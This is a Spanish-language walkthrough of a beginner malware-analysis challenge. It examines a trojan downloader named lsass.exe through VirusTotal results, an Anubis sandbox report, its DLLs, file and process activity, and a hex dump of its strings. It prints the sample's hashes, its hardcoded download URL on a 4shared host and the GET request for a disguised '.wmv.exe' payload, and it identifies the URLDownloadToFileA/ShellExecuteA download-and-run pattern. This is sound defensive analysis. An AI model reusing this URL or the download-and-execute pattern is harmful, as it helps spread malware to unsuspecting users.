

# ANÁLISIS DE MALWARE

Vamos a ver de que va este reto impuesto por nuestro experto en seguridad de la información y amigo (4v4t4r); una vez visualizado el reto en la web <http://www.sec-track.com/reto-analisis-de-malware-basico-i-premio-solo-bogota-libro-mucho-hacker>, procedo a descargarme la muestra que tiene de password «m4lw4r3» y que para solucionarlo o darle un final feliz :P debemos contestar estas preguntas.

- ¿Es detectada la muestra por múltiples anti-virus?
- ¿En que fecha fueron compiladas las muestras?
- ¿Es posible identificar algún tipo de empaquetamiento en las muestras? ¿Cuál?
- ¿Es posible identificar algunos Strings que nos permita determinar a modo general la finalidad del malware?
- Dentro de las funciones y recursos importados por la muestra, ¿es posible determinar a modo general la finalidad del malware?
- ¿Qué comportamiento de red nos indica sobre la finalidad del malware?
- Finalmente, luego de todos los análisis... ¿Cuál es el objetivo de la muestra?
- Otros hallazgos...


# ANÁLISIS DE MALWARE

Como dije antes procedo a descargarme la muestra e ingresar el password «m4lw4r3», una vez hecho esto me encuentro con un archivo de nombre lsass el cual es un .exe o ejecutable de Windows como se aprecia en la siguiente imagen.



# ANÁLISIS DE MALWARE

Este archivo Isass.exe tiene un peso de 3,00 kb y verificando sus propiedades se puede observar que fue modificado (lunes, 13 de agosto de 2012, 23:47:02), mejor que lo visualicen por si mismos.



# ANÁLISIS DE MALWARE

Ahora sacaremos el md5 de nuestra muestra (lsass.exe) utilizando el software «md5summer» como se aprecia a continuación; y posteriormente comenzaremos a responder las preguntas que tiene el reto; no olviden que este es un espécimen de malware real, por tal motivo les recomiendo que aíslen sus entornos ya sea con vmware, virtual box o con cualquier otro programa de virtualización.

```
# MD5 checksums generated by MD5summer (http://www.md5summer.org)
# Generated 14/08/2012 16:44:33

42c622386e209813a369f3aef42028cc
```

Para no quedarnos con una sola verificación de md5 utilizo otro programa y como era de esperarse obtenemos el mismo resultado de la suma de «md5summer»


lsass.exe.md5			
Tamaño	Estado	Checksum esperado	Checksum obtenido
3 KB	CORRECTO	42c622386e209813a369f3aef42028cc	42c622386e209813a369f3aef42028cc

# ANÁLISIS DE MALWARE

Una vez realizado esto.... Ahora si vamos a responder la primera pregunta de nuestro reto.....


✓ ¿Es detectada la muestra por múltiples anti-virus?

Ya sabia yo que no era el único que estaría desarrollando este reto :P , pero mi sorpresa fue al pasarlo por varios motores de anti-virus en línea como el famosísimo «[www.virustotal.com](http://www.virustotal.com)», miren lo que paso....



# ANÁLISIS DE MALWARE

La imagen anterior me dice que la muestra es detectada por 30 anti-virus y que alguien mas ya la había analizado, pero cuando le ordene a nuestra web virus-total que reanalizara el .exe miren este resultado...



The screenshot shows the VirusTotal interface for a file named 'lsass.exe'. The file is 3.0 KB (3072 bytes) and is a Win32 EXE. It has been analyzed on 2012-08-14 at 21:41:14 UTC. The analysis shows that 29 out of 41 anti-virus engines detected the file as malicious. A red circle highlights the 'Detecciones: 29 / 41' text. To the right of the file details, there is a gauge with a red devil icon and a green angel icon, both with a '0' next to them, indicating no detections from those specific engines.

SHA256:	192cdc6219b7e28e1513f001b65ba21d965c00b800f0bbec37d6f3d70a60fbeb
SHA1:	3ced40a29ed150fadcbdee0544d66b9b0e169845
MD5:	42c622386e209813a369f3aef42028cc
Tamaño:	3.0 KB ( 3072 bytes )
Nombre:	lsass.exe
Tipo:	Win32 EXE
Detecciones:	29 / 41
Fecha de análisis:	2012-08-14 21:41:14 UTC ( hace 0 minutos )

Aquí ya lo detectan 29 anti-virus de 41, justo falta el 42 como en la imagen anterior. Mi pregunta es... al fin por cuantos antivirus esta web pasa las muestras..... Pero bueno ese no es el motivo de este reto, esto es solo una apreciación.



# ANÁLISIS DE MALWARE

Continuando con las capturas generadas por virus-total

Antivirus	Resultado	Actualización
AhnLab-V3	Trojan.Win32.Ardamax	20120814
AntiVir	TR/Downloader.Gen	20120814
Antiy-AVL	-	20120813
Avast	-	20120814
AVG	Downloader.Small	20120814
BitDefender	Generic.Malware.dld!!C6360CF6	20120814
ByteHero	Virus.Win32.Part.a	20120814
CAT-QuickHeal	-	20120814
ClamAV	Trojan.Downloader-134207	20120814
Commtouch	W32/Downloader-Sm!!Eldorado	20120814
Comodo	-	20120814
DrWeb	Trojan.DownLoader4.2487	20120814
Emsisoft	AdvHeur!!K	20120814
eSafe	-	20120814

# ANÁLISIS DE MALWARE

Continuando con las capturas generadas por virus-total

ESET-NOD32	Win32/TrojanDownloader.Small.PDS	20120814
F-Prot	W32/Downloader-Sm!Eldorado	20120814
F-Secure	Generic.Malware.dld!!C6360CF6	20120814
GData	Generic.Malware.dld!!C6360CF6	20120814
Ikarus	AdvHeur	20120814
Jiangmin	TrojanDownloader.Generic.csf	20120814
K7AntiVirus	Riskware	20120814
Kaspersky	HEUR:Trojan-Downloader.Win32.Generic	20120814
McAfee	Artemis!42C622386E20	20120814
McAfee-GW-Edition	Artemis!42C622386E20	20120814
Microsoft	TrojanDownloader.Win32/Small.AJ!	20120814
Norman	W32/Downloader	20120814
nProtect	Trojan-Downloader/W32.Small.3072.GA	20120814
Panda	-	20120814
PCTools	Downloader.Generic	20120813



# ANÁLISIS DE MALWARE

Continuando con las capturas generadas por virus-total y respondiendo a la primera pregunta, la muestra si es detectada por múltiples anti-virus.

Rising	Trojan.Win32.Downloader.al	20120814
Sophos	-	20120814
SUPERAntiSpyware	-	20120814
Symantec	Downloader	20120814
TheHacker	-	20120814
TotalDefense	-	20120814
TrendMicro	TROJ_GEN.R47CDHE	20120814
TrendMicro-HouseCall	TROJ_GEN.R47CDHE	20120814
VBA32	Trojan-Downloader.Win32.Genome.artx	20120814
VIPRE	Trojan-Downloader.Win32.Small!cobra (v)	20120814
ViRobot	-	20120814
VirusBuster	-	20120814

# ANÁLISIS DE MALWARE

Recolectando mas información y para esto utilizo la herramienta en línea «anubis» en [www.anubis.iseclab.org](http://www.anubis.iseclab.org), que además nos genera varios tipos de reporte entre ellos en formato PDF.



## Analysis Report for lsass.exe





MD5: 42c622386e209813a369f3aef42028cc

### Anubis: Analyzing Unknown Binaries

[Home](#)[Advanced Submission](#)[Clustering](#)[News](#)[About](#)[Sample Reports](#)[Links](#)[register /](#)

#### Task Overview










Save Report:    

**Task ID:** 15b728c08ff645a840dcc7d90fd0156b3  
**File Name:** lsass.exe  
**MD5:** 42c622386e209813a369f3aef42028cc  
**Analysis Submitted:** 2012-08-14 22:51:05  
**Analysis Started:** 2012-08-14 22:51:07  
**Analysis Ended:** 2012-08-14 22:51:11  
**Created New Analysis Report:** No - The Analysis report was created on 2012-08-14 17:05:56.  
**Available Report Formats:**  [HTML](#)  [XML](#)  [PDF](#)  [Text](#)  
**Download Files:** [• traffic.pcap](#)

# ANÁLISIS DE MALWARE

Observemos partes del reporte que nos brinda la herramienta anubis, que además son bien interesantes.

## Summary:

Description	Risk
<b>Write to foreign memory areas:</b> This executable tampers with the execution of another process.	 high
<b>Performs File Modification and Destruction:</b> The executable modifies and destructs files which are not temporary.	 low
<b>Autostart capabilities:</b> This executable registers processes to be executed at system start. This could result in unwanted actions to be performed automatically.	 medium
<b>Changes security settings of Internet Explorer:</b> This system alteration could seriously affect safety surfing the World Wide Web.	 low
<b>Creates files in the Windows system directory:</b> Malware often keeps copies of itself in the Windows directory to stay undetected by users.	 medium
<b>Spawns Processes:</b> The executable produces processes during the execution.	 low
<b>Execution did not terminate correctly:</b> The executable crashed.	 medium
<b>Modify system files:</b> This executable modifies files in the windows system directories.	 medium
<b>Performs Registry Activities:</b> The executable creates and/or modifies registry entries.	 low

## Dependency overview:



**lsass.exe** C:\lsass.exe

Analysis reason: Primary Analysis Subject



**tmp.exe** C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\tmp.exe

Analysis reason: Started by lsass.exe



**CBM.exe** C:\WINDOWS\system32\PSSELG\CBM.exe

Analysis reason: Started by tmp.exe

# ANÁLISIS DE MALWARE

Información general y estado del proceso «dead» como sabemos es un análisis estático, porque todavía no hemos corrido la muestra en un entorno controlado (doble clic para infectarnos).

## 1. General Information

### Information about Anubis' invocation

Time needed:	253 s
Report created:	08/14/12, 17:19:18 UTC
Termination reason:	Timeout
Program version:	1.76.3886

## 2. Isass.exe

### General information about this executable

Analysis Reason:	Primary Analysis Subject
Filename:	Isass.exe
MD5:	42c622386e209813a369f3aef42028cc
SHA-1:	3ced40a29ed150fadcbdee0544d66b9b0e169845
File Size:	3072
Command Line:	"C:\Isass.exe"
Process-status at analysis end:	dead
Exit Code:	0



# ANÁLISIS DE MALWARE

Mas detalles de las librerías .dll que se cargan y corren

Load-time DLLs		
Module Name	Base Address	Size
C:\WINDOWS\system32\ntdll.dll	0x7C900000	0x000AF000
C:\WINDOWS\system32\kernel32.dll	0x7C800000	0x000F6000
C:\WINDOWS\system32\URLMON.DLL	0x7E1E0000	0x000A2000
C:\WINDOWS\system32\ADVAPI32.dll	0x77DD0000	0x0009B000
C:\WINDOWS\system32\RPCRT4.dll	0x77E70000	0x00092000
C:\WINDOWS\system32\Secur32.dll	0x77FE0000	0x00011000
C:\WINDOWS\system32\GDI32.dll	0x77F10000	0x00049000
C:\WINDOWS\system32\USER32.dll	0x7E410000	0x00091000
C:\WINDOWS\system32\ole32.dll	0x774E0000	0x0013D000
C:\WINDOWS\system32\msvcrt.dll	0x77C10000	0x00058000
C:\WINDOWS\system32\SHLWAPI.dll	0x77F60000	0x00076000
C:\WINDOWS\system32\VERSION.dll	0x77C00000	0x00008000
C:\WINDOWS\system32\SHELL32.DLL	0x7C9C0000	0x00817000
C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll	0x773D0000	0x00103000
C:\WINDOWS\system32\comctl32.dll	0x5D090000	0x0009A000

Run-time DLLs		
Module Name	Base Address	Size
C:\WINDOWS\system32\NETAPI32.dll	0x5B860000	0x00055000
C:\WINDOWS\system32\hnetcfg.dll	0x662B0000	0x00058000
C:\WINDOWS\system32\mswsock.dll	0x71A50000	0x0003F000
C:\WINDOWS\System32\wshtcpip.dll	0x71A90000	0x00008000
C:\WINDOWS\system32\WS2HELP.dll	0x71AA0000	0x00008000
C:\WINDOWS\system32\WS2_32.dll	0x71AB0000	0x00017000
C:\WINDOWS\system32\wsock32.dll	0x71AD0000	0x00009000
C:\WINDOWS\system32\sensapi.dll	0x722B0000	0x00005000
C:\WINDOWS\system32\MSCTF.dll	0x74720000	0x0004C000
C:\WINDOWS\system32\mlang.dll	0x75CF0000	0x00091000
C:\WINDOWS\system32\USERENV.dll	0x769C0000	0x000B4000
C:\WINDOWS\system32\WINMM.dll	0x76B40000	0x0002D000
C:\WINDOWS\system32\rtutils.dll	0x76E80000	0x0000E000
C:\WINDOWS\system32\rasman.dll	0x76E90000	0x00012000
C:\WINDOWS\system32\TAPI32.dll	0x76EB0000	0x0002F000
C:\WINDOWS\system32\RASAPI32.DLL	0x76EE0000	0x0003C000

# ANÁLISIS DE MALWARE

Mas detalles.

Run-time Dlls		
Module Name	Base Address	Size
C:\WINDOWS\system32\DNSAPI.dll	0x76F20000	0x00027000
C:\WINDOWS\system32\rasadhlp.dll	0x76FC0000	0x00006000
C:\WINDOWS\system32\CLBCATQ.DLL	0x76FD0000	0x0007F000
C:\WINDOWS\system32\COMRes.dll	0x77050000	0x000C5000
C:\WINDOWS\system32\OLEAUT32.dll	0x77120000	0x0008B000
C:\WINDOWS\system32\WININET.dll	0x771B0000	0x000AA000
C:\WINDOWS\system32\SETUPAPI.dll	0x77920000	0x000F3000
C:\WINDOWS\system32\CRYPT32.dll	0x77A80000	0x00095000
C:\WINDOWS\system32\MSASN1.dll	0x77B20000	0x00012000
C:\WINDOWS\system32\Apphelp.dll	0x77B40000	0x00022000



# ANÁLISIS DE MALWARE

Actividades de nuestra muestra lsass.exe, por lo que se puede observar este archivo tiene como gestor de su descarga los servidores de «4shared.com»

## 2.b) lsass.exe - File Activities

### Files Deleted:

C:\Documents and Settings\Administrator\Cookies\administrator@4shared[1].txt

### Files Created:

C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\tmp.exe

C:\Documents and Settings\Administrator\Cookies\administrator@4shared[1].txt

C:\Documents and Settings\Administrator\Cookies\administrator@4shared[2].txt

C:\Documents and Settings\Administrator\Cookies\administrator@dc615.4shared[1].txt

C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\WDUF49AN  
Video\_Clausura\_Olimpicos[1].wmv.exe

### File System Control Communication:

File	Control Code	Times
C:\Program Files\Common Files\	0x00090028	1
PIPE\lsarpc	0x0011C017	22
PIPE\wkssvc	0x0011C017	1

# ANÁLISIS DE MALWARE

En la imagen siguiente se ven los procesos que nuestro espécimen creara en el sistema a infectar como en los temporales «tmp.exe»

## 2.c) Isass.exe - Process Activities

### Processes Created:

Executable	Command Line
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\tmp.exe	
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\tmp.exe	"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\tmp.exe"

### Remote Threads Created:

#### Affected Process

C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\tmp.exe

# ANÁLISIS DE MALWARE

Aquí miraremos la actividad de red tanto para DNS y HTTP; además nos informa el posible nombre del archivo a descargar, mas adelante comprobaremos si esta aun activo el sitio.

## 2.d) Isass.exe - Network Activity

### DNS Queries:

Name	Query Type	Query Result	Successful	Protocol
dc615.4shared.com	DNS_TYPE_A	204.155.149.84	YES	udp

### HTTP Conversations:

From ANUBIS:1029 to 204.155.149.84:80 - [dc615.4shared.com]

Request: GET /download/l9o\_z\_jD/Video\_Clausura\_Olimpicoswmv.exe

Response: 200 "OK"

# ANÁLISIS DE MALWARE

Analizando el temporal tmp.exe y la actividad que genera en system32.

## 3. tmp.exe

### General information about this executable

Analysis Reason:	Started by lsass.exe
Filename:	tmp.exe
MD5:	105252e4d0fdcdea3f4dacf6c93c3112
SHA-1:	f67ecb852639cb21a79f17b80ecb67e234b8019d
File Size:	1023488
Command Line:	"C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\tmp.exe"
Process-status at analysis end:	dead
Exit Code:	0

## 3.b) tmp.exe - File Activities

### Files Created:

C:\WINDOWS\system32\PSSELG  
C:\WINDOWS\system32\PSSELG\CBM.001  
C:\WINDOWS\system32\PSSELG\CBM.002  
C:\WINDOWS\system32\PSSELG\CBM.004  
C:\WINDOWS\system32\PSSELG\CBM.exe

# ANÁLISIS DE MALWARE

Vamos a utilizar la herramienta llamada «RDG Packer Detector» la cual nos ayudara a identificar paquetes, compiladores entre otros; indispensable a la hora de analizar ejecutables.





# ANÁLISIS DE MALWARE

Voy a utilizar un par de herramientas mas que me permitan recolectar información importante de los Strings o cadenas de texto; la primera de ellas «Hex Workshop»

00000042	BA 0E 00 B4 09 CD 21 B8 01 4C <u>CD</u> 21 54 68 69 73 20 70 72 6F 67 72	.....!..L.!This progr
Offset: 66	61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F	am cannot be run in DO
0000006E	53 20 6D 6F 64 65 2E 0D 0A 24 00 00 00 00 00 00 00 50 45 00 00	S mode...\$.PE..

000003F4	00 00 00 00 00 00 00 00 00 00 00 00 6F 70 65 6E 00 74 6D 70 2E 65	.....open.tmp.e
0000040A	78 65 00	xe.....

00000840	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 52 4C 4D 4F 4E	.....URLMON
00000856	2E 44 4C 4C 00 00 53 48 45 4C 4C 33 32 2E 44 4C 4C 00 4B 45 52 4E	.DLL..SHELL32.DLL.KERN
0000086C	45 4C 33 32 2E 44 4C 4C 00 00 86 30 00 00 00 00 00 00 86 30 00 00	EL32.DLL...0.....0..



# ANÁLISIS DE MALWARE

Voy a utilizar un par de herramientas mas que me permitan recolectar información importante de los Strings o cadenas de texto; la primera de ellas «Hex Workshop»


00000882	00 00 00 00 00 00	55 52 4C 44 6F 77 6E 6C 6F 61 64 54 6F 46 69 6C	.....URLDownloadToFil
00000898	65 41 00 00 AC 30 00 00 00 00 00 00 AC 30 00 00 00 00 00 00		eA...0.....0.....
000008AE	53 68 65 6C 6C 45 78 65 63 75 74 65 41	00 1C 31 00 00 30 31 00 00	ShellExecuteA..1..01..

00000A50	E4 04 00 00 00 00 00 00 05 00	25 00 55 00 52 00 4C 00 25 00 68 74	.....%.U.R.L%.ht
00000A66	74 70 3A 2F 2F 64 63 36 31 35 2E 34 73 68 61 72 65 64 2E 63 6F 6D		tp://dc615.4shared.com
00000A7C	2F 64 6F 77 6E 6C 6F 61 64 2F 6C 39 6F 5F 7A 5F 6A 44 2F 56 69 64		/download/l9o_z_jD/Vid
00000A92	65 6F 5F 43 6C 61 75 73 75 72 61 5F 4F 6C 69 6D 70 69 63 6F 73 77		eo_Clausura_Olimpicosw
00000AA8	6D 76 2E 65 78 65	50 41 50 41 44 44 49 4E 47 58 58 50 41 44 44 49	mv.exePAPADDINGXXPADDI

Estamos observando que efectivamente nuestra muestra inicial llama una url y se procede a la descarga de un archivo.

